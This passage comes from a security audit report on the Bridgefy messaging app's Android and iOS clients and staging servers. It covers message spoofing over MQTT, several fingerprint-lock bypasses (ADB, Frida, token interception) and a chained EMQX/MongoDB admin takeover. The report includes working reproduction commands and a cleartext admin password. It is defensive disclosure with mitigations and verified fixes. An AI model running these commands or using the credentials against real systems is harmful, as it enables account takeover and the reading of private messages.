Attacker	oscaraa	e16ee31e-9aea-44c2-abdb-57d1f3473b01	+12012987481@bridgefy.app

Commands (login):

```
export ATTACKER_TOKEN="eyJhbGciOiJSUzI1NiIsImtp[...]"
curl -i -s -k -H 'Accept: application/json' -H "Authorization: Bearer $ATTACKER_TOKEN"
-H 'Content-Type: application/json; charset=UTF-8' --data '{"version0s" :
"13.5","platform":"iOS","location":"PE","pushToken":"d4q061biiEbXt8pl14c-oK:APA91bHVnXr
SugH7NMsBwRGZZYRi4pXCmxYaL6GnxjJhZZx7rXyiZjPApjoN-V4w3n_-W0c-yJYkk6VPv8PdYP2J3xlmzFc0uC
OonWJNBm8Y9zC2hDl7i6Jif6JgZOaeOjtbzWt7FH2A","versionSdk":"1","uid":"bWn0pw2t35UPOP071Gc
PuhrgiMy1","versionApp":"1.0.0"}'
'https://staging.app.bridgefy.services/app/v1/user/signin'
```

Output:

```
{ "response": { "uuid": "e16ee31e-9aea-44c2-abdb-57d1f3473b01", "email": "+12012987481@bridge
fy.app", "displayName": "oscaraa", "alias": "oscarand", "avatar": "1", "platform": "IOS", "subsc
ribe": [ "bf/general", "bf/+e16ee31e-9aea-44c2-abdb-57d1f3473b01/#", "bf/e16ee31e-9aea-44c
2-abdb-57d1f3473b01/prekeys", "bf/clients/+status", "publish": [ "bf/e16ee31e-9aea-44c2-a
bdb-57d1f3473b01/+/#", "bf/clients/e16ee31e-9aea-44c2-abdb-57d1f3473b01/status", "versio
nApp": "1.0.0", "versionSdk": "1", "version0s": "13.5", "phoneVerified": true, "identityVerifie
d": false, "blocked": false, "message": "User signed successfully." }
```

Step 5: Create shell variables

For ease of understanding the following steps, please create the following shell variables with the relevant user IDs:

Commands:

```
export ATTACKER_ID="e16ee31e-9aea-44c2-abdb-57d1f3473b01"
export VICTIM_ID="e965dd5f-8df8-4478-b51c-f3ac82fac134"
export SPOOFED_ID="58ac0b67-bb4f-459e-9b82-4b67c81abf3c"
```

Step 6: Send a normal message to the victim user

From the same terminal, use the *ATTACKER_ID* MQTT credentials to publish the next messages. This sends a normal direct message from the *ATTACKER_ID* to the *VICTIM_ID*:

Command:

```
mosquitto_pub -h 3.131.221.30 -u "$ATTACKER_ID" -P "$ATTACKER_TOKEN" -t
"bf/'$ATTACKER_ID'/'$VICTIM_ID'" -m
'{ "id": "e480eb8c-7bdd-41ed-b9fe-4285d4288d00", "message": { "payload": { "createdOn": 16
72417105535, "senderId": "'$ATTACKER_ID'", "message": "from
+12012987481", "receiverNickname": "oscarand", "receiverAvatar": 7, "receiverName": "
Oscar", "senderNickname": "oscarand", "receiverId": "'$VICTIM_ID'", "dateSent": 16
72417105535, "senderName": "oscaraa", "status": 2, "senderAvatar": 1 }, "uuid": "e480
eb8c-7bdd-44ed-b9fe-4285d4288d00" }, "timestamp": 1672417105535 }
```


Step 7: Send a spoofed message to the victim user

The following command sends a spoofed direct message from the *ATTACKER_ID* to the *VICTIM_ID*, impersonating the *SPOOFED_ID* user, while also changing the user name and avatar in the chat screen:

Command:

```
mosquitto_pub -h 3.131.221.30 -u "$ATTACKER_ID" -P "$ATTACKER_TOKEN" -t
"bf/'$ATTACKER_ID'/'$VICTIM_ID'" -m
'{"id":"e480eb8c-7bdd-41ed-b9fe-4285d4288d00","message":{"payload":{"createdOn":16
72417105535,"senderId":"'SPOOFED_ID'", "message":{"from +12012987481 spoofing
+12066561175","receiverNickname":"oscar m","receiverAvatar":7,"receiverName":"
Oscar","senderNickname":"dontknow","receiverId":"'VICTIM_ID'", "dateSent":16
72417105535,"senderName":"anyname","status":2,"senderAvatar":6},"uuid":"e400
eb8c-7bdd-44ed-b9fe-4285d4288300"},"timestamp":1672417105535}'
```

Result:

The victim device receives the spoofed message and the user has no way to tell it has been spoofed:




Fig.: The attacker can spoof any direct user message

The root cause for this issue is that the current message structure allows clients to supply arbitrary sender data, the approach can be corroborated by reviewing the following files:

Affected File (Android):

bridgefy-app-android/Framework/MessageManager/src/main/java/me/bridgefy/framework/messagemanager/internal/MessageManagerImpl.kt

Affected Code (Android):

```
private suspend fun validateReceivedChatRoom(messageId: String, payload: Payload) {
    var chatRoom = chatRoomRepository.findChatRoom(payload.senderId)
    if (chatRoom != null) {
        chatRoom.lastMessageType = MESSAGE_RECEIVED
        chatRoom.updatedAt = System.currentTimeMillis()
        chatRoom.mark = 1
        chatRoom.counter = chatRoom.counter + 1
        chatRoom.lastMessage = payload.message
        chatRoom.lastMessageStatus = payload.status ?:
        MessageStatus.STATUS_RECEIVED.ordinal
        if (chatRoom.chatRoomAvatar != payload.senderAvatar ||
            chatRoom.chatRoomName != payload.senderName) {
            chatRoom.chatRoomAvatar = payload.senderAvatar
            chatRoom.chatRoomName = payload.senderName
        }
        chatRoomRepository.updateChatRoom(chatRoom)
    } else {
        chatRoom = ChatRoomEntity(
            payload.senderId,
            payload.senderName,
            payload.senderAvatar,
            payload.message,
            payload.status ?: MessageStatus.STATUS_RECEIVED.ordinal,
            MESSAGE_RECEIVED,
            System.currentTimeMillis(),
            1,
            1
        )
        chatRoomRepository.createChatRoom(chatRoom)
    }
    saveNewDirectMessageReceived(messageId, payload)
}
```

Affected File (iOS):

bridgefy-app-ios/Bridgefy/MessageManager/MessageManager.swift

Affected Code (iOS):

```
private func insertMessage(message: MessagePayload, deliveryType: DeliveryType) {
    guard !MessageModel.containsMessage(fromUUID: message.uuid,
                                         in: config.context) else {
        return
    }
}
```

```
if let contact = ContactModel.fetch(withID: message.payload.senderId,
                                     in: config.context),
    contact.isBlocked {
    return
}
let contact = Contact(id: message.payload.senderId,
                      displayName: message.payload.senderName,
                      nickname: message.payload.senderNickname,
                      avatar: String(message.payload.senderAvatar),
                      isBlocked: false)

}
if let contact = ContactModel.fetch(withID: message.payload.senderId,
                                     in: config.context),
    contact.isBlocked {
    return
}
```

It is recommended to obtain all sender fields, such as the *senderId* from the MQTT topic instead of MQTT messages. Once this is done, the message structure should eliminate all sender fields from client requests to prevent the possibility of similar tampering attack vectors in the future. More broadly, the messaging implementation should minimize the number of inputs to reduce the attack surface, and then validate the remaining parameters as strictly as possible. For additional mitigation guidance, please see the *OWASP Input Validation Cheat Sheet*¹⁶, and the *OWASP Insecure Direct Object Reference Prevention Cheat Sheet*¹⁷.

¹⁶ https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

¹⁷ https://cheatsheetseries.owasp.org/.../Insecure_Direct_Object_Reference_..._Cheat_Sheet.html

BFY-01-015 WP1: Fingerprint Bypass on Rooted Devices via Crafted Intent (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Android 3.0.19 (319) build was found to implement the proposed mitigation.

The Android app implements a feature whereby the app locks itself when the user switches to another app. Users are then required to validate their fingerprint, in order to access the authenticated portion of the application. It was found that this feature can be trivially bypassed by invoking the *BridgefyActivity* via an ADB command. The impact of this issue is reduced by the fact that the activity is not exported, and hence the issue can only be exploited on rooted devices. A malicious attacker, with access to an unlocked rooted device, could leverage this weakness to gain access to all the authenticated screens of the Android app, which reveals all user messages, including direct and broadcast messages, among other information. This issue was confirmed as follows:

Step 1: Enable the fingerprint setting

On the Android app, enable the “Use fingerprint to unlock Bridgefy” option




Fig.: Profile - Settings - Use fingerprint to unlock Bridgefy

Step 2: Close and launch the app again

Close and launch the Android app. A message will appear showing that the fingerprint must be entered (do not enter the fingerprint).

Step 3: Bypass the Fingerprint prompt

From a computer connected to the rooted Android device, run the following ADB command:

ADB Command:

```
adb shell am start -n  
me.bridgefy.main.staging/me.bridgefy.main.ux.bridgefy.BridgefyActivity
```

Result:

The Android app shows the authenticated portion of the application, and the attacker can now navigate all screens without a valid fingerprint, hence bypassing the intended security control.

It is recommended to improve the implementation of this feature so the app remains locked regardless of any activities being invoked directly from the command line to resolve this issue.

BFY-01-016 WP1: Fingerprint Bypass via Token Access (*High*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Android 3.0.16 (1001) build was found to implement the proposed mitigation.

The Android app has a feature that locks the app until a valid fingerprint is provided. It was found that the application sends HTTP requests with the authentication token before the fingerprint is entered by the user. Hence, a malicious attacker, with access to an unlocked device, could leverage this weakness to obtain a valid access token and then send direct requests to the API, effectively defeating the fingerprint implementation and taking over the user account, given that impersonation is possible with these tokens. Please note that to replicate this issue the Fingerprint login option must be enabled first.

This issue was confirmed as follows:

1. If not done already, on the Android device, enable the fingerprint option.
2. Close and launch the Android app: A message will appear showing that the fingerprint must be entered (do not enter the fingerprint).

- Intercept the traffic and find the Request/Response using a MitM proxy (i.e. *BurpSuite*¹⁸, *OWASP ZAP*¹⁹, *Fiddler*²⁰).

Result:

The Android application reveals the authentication tokens despite the fingerprint not being entered.

Example Request:

```
POST /v1/token?key=AIzaSyB8VIwqxf79NhC27fMLsiJvxazGeumAWU HTTP/1.1
Content-Type: application/json
X-Android-Package: me.bridgefy.main.staging
X-Android-Cert: BD13A96EEE31F3B15DDCB6E25A2CA6481DF8AF5D
Accept-Language: en-US
X-Client-Version: Android/Fallback/X21000008/FirebaseCore-Android
X-Firebase-GMPID: 1:1052189342245:android:4192b7572c4fb331e89dcc
X-Firebase-Client: H4sIAAAAAAAAAAKtWykhNLCpJSk0sKVayio7VUSpLLSrOzM9TslIyUqoFAFyivEQfAAAA
Content-Length: 315
User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; ONEPLUS A3000 Build/RQ3A.211001.001)
Host: securetoken.googleapis.com
Connection: close
Accept-Encoding: gzip, deflate
```

```
{"grantType":"refresh_token","refreshToken":"AOKPPWR"}
```

Response:

```
{
  "access_token": "eyJhbGciOiJSUzI1NiIsImtpZ[...]",
  [...]
  "user_id": "U309RRQIuIX95ChRjWv16PqwFlp1",
  "project_id": "1052189342245"
}
```

The following command can then be executed to access the MQTT *broker*:

Command:

```
curl -i -s -k -H 'Accept: application/json' -H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZ[...]' -H 'Content-Type: application/json; charset=UTF-8' --data '{
  "versionOs": "13.5", "platform": "iOS", "location": "PE", "pushToken": "d4q061biiEbXt8p114c-oK:APA91bHVnXrSugH7NMsBwRGZZYRi4pXCmxYaL6GnxjJhZZx7rXyiZjPApjoN-V4w3n_-W0c-yJYkk6VPv8PdYP2J3xlmzFc0uCOonWJNBm8Y9zC2hD17i6Ji6JgZ0ae0jtbzWt7FH2A", "versionSdk": "1", "uid": "U309RRQIuIX95ChRjWv16PqwFlp1", "versionApp": "1.0.0"}'
```

¹⁸ <https://portswigger.net/burp>

¹⁹ <https://owasp.org/www-project-zap/>

²⁰ <https://www.telerik.com/fiddler>


```
'https://staging.app.bridgefy.services/app/v1/user/signin'
```

Output:

```
{ "response": { "uuid": "e965dd5f-8df8-4478-b51c-f3ac82fac134", "email": "+12064512559@bridgefy.app", "displayName": "Oscar", "alias": "oscar", "avatar": "7", "platform": "IOS", "subscribe": ["bf/general", "bf/+e965dd5f-8df8-4478-b51c-f3ac82fac134/#", "bf/clients+/status"], "publish": ["bf/e965dd5f-8df8-4478-b51c-f3ac82fac134/+/#", "bf/clients/e965dd5f-8df8-4478-b51c-f3ac82fac134/status"], "versionApp": "1.0.0", "versionSdk": "1", "versionOs": "13.5", "phoneVerified": true, "identityVerified": false, "blocked": false }, "message": "User signed successfully." }
```

The attacker can then use the `access_token` to publish messages to the MQTT broker.

Command:

```
mosquitto_pub -h 3.131.221.30 -u "e965dd5f-8df8-4478-b51c-f3ac82fac134" -P  
"eyJhbGciOiJIUzI1Ii[...] " -t  
"bf/e965dd5f-8df8-4478-b51c-f3ac82fac134/58ac0b67-bb4f-459e-9b82-4b67c81abf3c" -m  
'{"id":"e480eb8c-7bdd-41ed-b9fe-4285d4288d00","message":{"payload":{"createdOn":1672417105535,"senderId":"e965dd5f-8df8-4478-b51c-f3ac82fac134","message":{"from":"+12012987481","receiverNickname":"userand","receiverAvatar":1,"receiverName":"any","senderNickname":"oscar","receiverId":"58ac0b67-bb4f-459e-9b82-4b67c81abf3c","dateSent":1672417105535,"senderName":"any","status":2,"senderAvatar":7},"uuid":"e480eb8c-7bdd-44ed-b9fe-4285d4288d00"},"timestamp":1672417105535}'
```

The root cause for this issue can be found on the following file:

Affected File:

`bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/ux/welcome/WelcomeActivity.kt`

Affected Code:

```
override fun onCreate(savedInstanceState: Bundle?) {  
    super.onCreate(savedInstanceState)  
    binding = SplashActivityBinding.inflate(layoutInflater)  
    val user = Gson().fromJson(intent.getStringExtra("user"), UserEntity::class.java)  
    if (user != null) {  
        userEntity = UserEntity()  
        if (getFingerprint()) {  
            fingerprintDialog = FingerprintDialog {  
                setupUserData(user)  
            }  
            fingerprintDialog.isCancelable = false  
            fingerprintDialog.show(supportFragmentManager, javaClass.simpleName)  
        } else {  
            setupUserData(user)  
        }  
    }  
}
```

```
}  
changeStatusBarColor(R.color.primary)  
setContentView(binding.root)  
updateFirebaseToken()  
}
```

It is recommended to improve the implementation of this feature so the app sends the request to obtain the tokens only after the fingerprint has been entered by the user.

BFY-01-017 WP1: Fingerprint Bypass via Lack of Keystore usage (*High*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

The Android app has a feature that locks the app until a valid fingerprint is provided. It was discovered that, since this biometric protection fails to use the *Android Keystore*²¹, a malicious attacker with access to an unlocked device could leverage this weakness to gain access to all the authenticated screens of the Android app, hence defeating the intended protection.

This issue was confirmed as follows:

1. If not done already, on the Android app, enable the fingerprint option.
2. Close and launch the Android app: A message will appear showing that the fingerprint must be entered (do not enter the fingerprint).
3. From a computer connected to the Android device, run the following Frida command.

Frida Command:

```
frida --codeshare krapgras/android-biometric-bypass-update-android-11 -U -f  
me.bridgefy.main.staging
```

Result:

The Android app shows the authenticated portion of the application, and the attacker can now navigate all screens without access to the fingerprint.

The root cause of this issue can be seen in the relevant files of the Android application, which are currently not using *CryptoObject*.

²¹ <https://labs.f-secure.com/blog/how-secure-is-your-android-keystore-authentication>

Affected File:

bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/util/FingerprintManager.kt

Affected Code:

```
override fun onAuthenticationSucceeded(result: BiometricPrompt.AuthenticationResult) {  
    super.onAuthenticationSucceeded(result)  
    mListener?.onBiometricSuccess()  
}
```

Affected File:

*bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/ux/settings/ui/settings/Setting
sFragment.kt*

Affected Code:

```
override fun onBiometricSuccess() {  
    binding.fingerprintSwitch.isChecked = true  
    viewModel.fingerPrint(true)  
}
```

It is recommended to improve the implementation of this feature so the app remains locked. The *keystorecrypto*²² app can be reviewed for a correct implementation.

BFY-01-018 WP1: iOS Biometric Bypass via Implementation Flaw (High)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Bridgefy iOS 1.0.0 build 274 was found to implement the proposed mitigation.

The iOS app implements a feature whereby the app locks itself when the user switches to another app. The user is then required to validate the fingerprint to access the authenticated portion of the application. It was found that this feature can be trivially bypassed by closing and launching the app again. A malicious attacker, with access to an unlocked phone, could leverage this weakness to gain access to all the authenticated screens of the iOS app. Please note this level of access reveals direct user messages, as well as broadcast messages and alternative information. This issue was confirmed as follows:

1. If not done already, on the iOS app, enable Touch ID.

²² <https://github.com/FSecureLABS/android-keystore-audit/.../keystorecrypto>




Fig.: Profile - Settings - Use Touch ID to unlock Bridgefy

2. Close and launch the iOS app.

Result:

The iOS app shows the authenticated portion of the application, and the attacker can now navigate all screens without access to the fingerprint.

It is recommended to require biometric authentication not only at application switch but also at application launch. It is further advised to protect the relevant iOS keychain items with an access control level of `kSecAccessControlBiometryAny`²³ or `kSecAccessControlBiometryCurrentSet`²⁴. This will ensure that the biometric security controls cannot be bypassed even with instrumentation attacks.

²³ <https://developer.apple.com/documentation/security/.../kSecAccessControlBiometryAny>

²⁴ <https://developer.apple.com/documentation/security/.../kSecAccessControlBiometryCurrentSet>

BFY-01-026 WP3: Arbitrary takeover & EMQX/MongoDB Admin Access (Critical)

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

It was found that the EMQX and MongoDB server configurations have a number of weaknesses that can be chained together and allow for multiple takeover scenarios. These misconfigurations may assist unauthenticated attackers to obtain access to the MongoDB and the MQTT Dashboard with admin privileges. Please note this allows to modify and delete access to FCM tokens, prekeys, MQTT credentials, userId, phone number, alias, displayName, avatar, as well as direct messages (*encrypted message, messageId, to, from, status, readedAt, receivedAt, etc.*). These weaknesses are documented in more detail next.

Affected Resources:

<https://staging.broker.bridgefy.services/mongodb+srv://staging.whqu3.mongodb.net>

Step 1: EMQX Dashboard Admin Access via Weaknesses in Password Policy

As illustrated on [BFY-01-007](#), an unauthenticated attacker can trivially gain EMQX Dashboard Admin Access by brute forcing admin credentials.

Step 2: MongoDB Admin Access via Credentials Leak in EMQX responses

Using the EMQX Admin Access gained in the previous step, an attacker can trivially gain MongoDB Admin Access using the clear-text MongoDB credentials leaked in EMQX responses. This provides attackers with MongoDB Admin access:

Command:

```
curl -s -i -H 'Content-Type: application/json' --data
'{"username":"admin","password":"brldg3fy"}'
'https://staging.broker.bridgefy.services/api/v5/login'
```

Output:

```
{"license":{"edition":"ce"},"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2Nz[... ]3KckFNi7A0PVs","version":"5.0.9"}
```

Commands:

```
export
EMQX_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2Nz[... ]3KckFNi7A0PVs"
```

```
curl -H "Authorization: Bearer $EMQX_TOKEN"
"https://staging.broker.bridgefy.services/api/v5/authentication"
```

Output:

```
[{"backend":"mongodb","collection":"mqttauthentications","database":"bridgefy-app-staging","enable":true,"filter":{"username":"${username}"}, "id":"password_based:mongodb","is_superuser_field":"superUser","mechanism":"password_based","mongo_type":"rs","password":"DqnAek[...]ywUYsA","password_hash_algorithm":{"name":"plain","salt_position":"disable"},"password_hash_field":"password","pool_size":8,"r_mode":"master","replica_set_name":"atlas-9o3lk4-shard-0","salt_field":"salt","servers":"staging-shard-00-00.whqu3.mongodb.net:27017,staging-shard-00-01.whqu3.mongodb.net:27017,staging-shard-00-02.whqu3.mongodb.net:27017","srv_record":false,"ssl":{"ciphers":"","depth":10,"enable":true,"reuse_sessions":true,"secure_renegotiate":true,"user_lookup_fun":"emqx_tls_psk:lookup","verify":"verify_none","versions":["tlsv1.3","tlsv1.2","tlsv1.1","tlsv1"]},"topology":{"connect_timeout_ms":"20s","max_overflow":0,"pool_size":8},"username":"admin-sdk","w_mode":"safe"}]
```

Step 3: Arbitrary user takeover via clear-text storage of MQTT passwords

Once MongoDB admin access is gained using the previous step, an attacker can trivially take over any MQTT user account leveraging the clear-text passwords stored in the MongoDB. Please note this allows unauthenticated attackers to send and receive any MQTT message, as well as subscribe to topics and publish messages to topics.

This issue can be confirmed by logging into the Dashboard and navigating to *Access Control - Authentication - MongoDB - Settings - Authentication configuration - Password Hash*. Alternatively, the following commands can also be used for verification:

Commands:

```
mongosh "mongodb+srv://admin-sdk:DqnAe[...]wUYsA@staging.whqu3.mongodb.net"
use bridgefy-app-staging
db.mqttauthentications.find()
```

Output:

```
[...]
{
  _id: ObjectId("63c5880e14778493342ee44a"),
  username: '1e359492-d4cb-49d4-bd16-f44da7e79afd',
  password:
    'eyJhbGciOiJIUzU1NiIsImtpZCI6ImY1NWU0ZDkxOGE0ODY0YWQxMzUxMDViYmRjMDEwYWY5Njc5YzYzM0MTMiLCJ0eXAiOiJKV1QiIH0.eyJyYyY1IjoiTWVudWVsIFBpbmVkaWYs[...]UuY29tIn19.XjPR8ZCSetU[...]zIqJeVKo
    g',
  superUser: false,
  createdAt: ISODate("2023-01-16T17:23:26.520Z"),
  updatedAt: ISODate("2023-01-16T17:23:26.520Z"),
```



```
    __v: 0
  }
]
```

Step 4: Access to administrative interfaces via missing IP whitelisting

Please note the previous issues are in part exploitable due to these administrative interfaces being exposed to the internet without any restrictions. The fact that the EMQX Dashboard and the MongoDB allow attackers to log in from any IP address can be confirmed by running the following commands:

Command:

```
curl -i -H 'Content-Type: application/json' --data
'{"username":"admin","password":"wrongpass"}'
'https://staging.broker.bridgefey.services/api/v5/login'
```

Output:

```
HTTP/2 401
content-length: 56
content-type: application/json
date: Sat, 21 Jan 2023 16:53:39 GMT
server: Cowboy
```

```
{"code":"WRONG_USERNAME_OR_PWD","message":"Auth failed"}
```

Command:

```
mongosh mongodb+srv://admin-sdk:wrongpass@staging.whqu3.mongodb.net
```

Output:

```
Current Mongosh Log ID: 63cc2bc68f0538d99be961ca
Connecting to:
mongodb+srv://<credentials>@staging.whqu3.mongodb.net/?appName=mongosh+1.6.2
MongoServerError: Authentication failed.
```

It is recommended to restrict access to the EMQX dashboard and the MongoDB to only IP addresses used for server management purposes. Also it is recommended to extrapolate the mitigation guidance offered under [BFY-01-007](#) to improve the password policy. Additionally, storage of MQTT passwords ought to be modified to leverage adequate one-way hashing algorithms designed for password storage, such as *pbkdf2* or *bcrypt*²⁵ instead of clear-text. It has to be noted that certain secrets should be stored in a deliberately slow manner for protection from brute force attacks, these require a specific set of hashing algorithms for secure storage as explained in the OWASP

²⁵ [https://www.emqx.io/docs/en/\[...\]/mnesia.html#create-password-authentication-using-built-in-database](https://www.emqx.io/docs/en/[...]/mnesia.html#create-password-authentication-using-built-in-database)

*Password Storage Cheat Sheet*²⁶.

BFY-01-032 WP1: Possible Phishing via StrandHogg 2.0 on Android (Medium)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

Testing confirmed that the Android app is currently vulnerable to a number of task hijacking attacks. The *launchMode* for the app-launcher activity is currently not set and hence defaults to *standard*²⁷, which mitigates task hijacking via *StrandHogg*²⁸ and other older techniques documented since 2015²⁹, while leaving the app vulnerable to *StrandHogg 2.0*³⁰. This vulnerability affects Android versions 3-9.x³¹ but was only patched by Google on Android 8-9³². Since the app supports devices from Android 5 (API level 21), this leaves all users running Android 5-7.x vulnerable, as well as users running unpatched Android 8-9.x devices (common).

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may be useful to perform Phishing, Denial-of-Service or capturing user-credentials. This issue has been exploited by banking malware trojans in the past³³.

In *StrandHogg* and regular Task Hijacking, malicious applications typically use one or more of the following techniques:

- **Task Affinity Manipulation:** The malicious application has two activities M1 and M2 wherein *M2.taskAffinity = com.victim.app* and *M2.allowTaskReparenting = true*. If the malicious app is opened on M2, once the victim application has initiated, M2 is relocated to the front and the user will interact with the malicious application.
- **Single Task Mode:** If the victim application has set *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity = com.victim.app* to hijack the victim application task stack.

²⁶ https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

²⁷ <https://developer.android.com/guide/topics/manifest/activity-element#lmode>

²⁸ <https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/>

²⁹ <https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf>

³⁰ <https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/>

³¹ <https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/>

³² <https://source.android.com/security/bulletin/2020-05-01>

³³ <https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/>

- **Task Reparenting:** If the victim application has set *taskReparenting* to *true*, malicious applications can move the victim application task to the malicious application stack.

However, in the case of StrandHogg 2.0, all exported activities **without** a *launchMode* of *singleTask* or *singleInstance* are affected on vulnerable Android versions³⁴.

This issue can be confirmed by reviewing the *AndroidManifest* of the Android application.

Affected File:

bridgefy-app-android/app/src/main/AndroidManifest.xml

Affected Code:

```
<application android:theme="@style/Theme.BridgefyApp"
android:label="@string/app_launcher_name" android:icon="@mipmap/ic_launcher"
android:name="me.bridgefy.main.App" android:debuggable="true"
android:allowBackup="false" android:logo="@drawable/ic_bridgefy"
android:hardwareAccelerated="true" android:supportsRtl="true"
android:fullBackupContent="false" android:usesCleartextTraffic="true"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
[...]
<activity android:theme="@style/Theme.BridgefyApp.Splash"
android:name="me.bridgefy.main.ux.startup.StartupActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

As can be seen above, the *launchMode* is not set and hence defaults to *standard*.

The issue was further validated at runtime using the *AttackerApp*³⁵ from the *Task_Hijacking_Strandhogg* github project³⁶. Only the following change was made prior to building the app:

File:

app/src/main/AndroidManifest.xml

³⁴ <https://www.xda-developers.com/strandhogg-2-0-.../>

³⁵ https://github.com/az0mb13/Task_Hijacking_Strandhogg/tree/main/AttackerApp

